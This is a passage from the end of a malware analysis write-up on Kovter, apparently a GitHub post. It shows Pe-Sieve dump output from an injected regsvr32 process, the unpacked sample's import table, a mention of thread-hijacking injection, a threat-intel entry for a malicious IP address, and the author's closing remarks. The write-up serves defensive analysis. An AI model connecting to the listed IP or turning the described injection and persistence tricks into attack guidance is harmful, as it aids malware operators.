


And dumped it with Pe-Sieve:



```
[!] Scanning detached: 000000000F30000 : C:\Windows\SysWOW64\regsvr32.exe
[*] Workingset scanned in 172 ms
[+] Report dumped to: process_6636
[*] Dumped module to: C:\Users\IEUser\Desktop\process_6636\000000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\process_6636\000000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\process_6636\75d50000.user32.dll as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\process_6636\000000.regsvr32.exe as UNMAPPED
[+] Dumped modified to: process_6636
[+] Report dumped to: process_6636
---
PID: 6636
---
SUMMARY:
Total scanned:      79
Skipped:            0
-
Hooked:             1
Replaced:           1
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:      0
Unreachable files: 0
Other:              1
-
Total suspicious:  4
---
PS C:\Users\IEUser\Desktop>
```

The dumped PE is unpacked finally:




And here is all of its imports:

library (16)	blacklist (5)	type (1)	imports (110)	description
kernel32.dll	-	implicit	44	Windows NT BASE API Client DLL
user32.dll	-	implicit	3	Multi-User Windows USER API Client DLL
advapi32.dll	-	implicit	3	Advanced Windows 32 Base API
oleaut32.dll	-	implicit	10	OLEAUT32.DLL
version.dll	-	implicit	3	Version Checking and File Installation Libraries
gdi32.dll	-	implicit	2	GDI Client DLL
wininet.dll	x	implicit	12	Internet Extensions for Win32
ole32.dll	-	implicit	9	Microsoft OLE for Windows
wsock32.dll	x	implicit	14	Windows Socket 32-Bit DLL
winmm.dll	-	implicit	3	MCI API DLL
atl.dll	-	implicit	2	ATL Module for Windows XP (Unicode)
ntdll.dll	-	implicit	1	NT Layer DLL
wtsapi32.dll	x	implicit	1	Windows Remote Desktop Session Host Server SDK APIs
psapi.dll	x	implicit	1	Process Status Helper
shell32.dll	-	implicit	1	Windows Shell Common Dll
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32

Kovter uses [Thread Hijacking technique](#) to injects itself:





6 / 87  
6 engines detected this IP address  
185.117.72.90 (185.117.72.0/22)  
AS 60117 (Host Sailor Ltd)  
AE

DETECTION	DETAILS	RELATIONS	COMMUNITY
Comodo Valkyrie Verdict	Malware	CRDF	Malicious
Dr.Web	Malicious	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	Kaspersky	Malware

## Final Words

For my opinion, Kovter is one of the toughest, sophisticatest and hard-to-analyze malwares i have seen.

It uses tons of tricks like lolbins, bugs, injections, insane persistence chain, and it lives totally in the registry.

Months after my analysis i encountered this great ["KOVTER UNCOVERED" paper](#) which taught me some other stuff on Kovter.

And [here](#), i found John Hammond getting knocked by it as well 😊.

Hope you enjoyed :)

---

Source: <https://github.com/itaymigdal/malware-analysis-writeups/blob/main/Kovter/Kovter.md>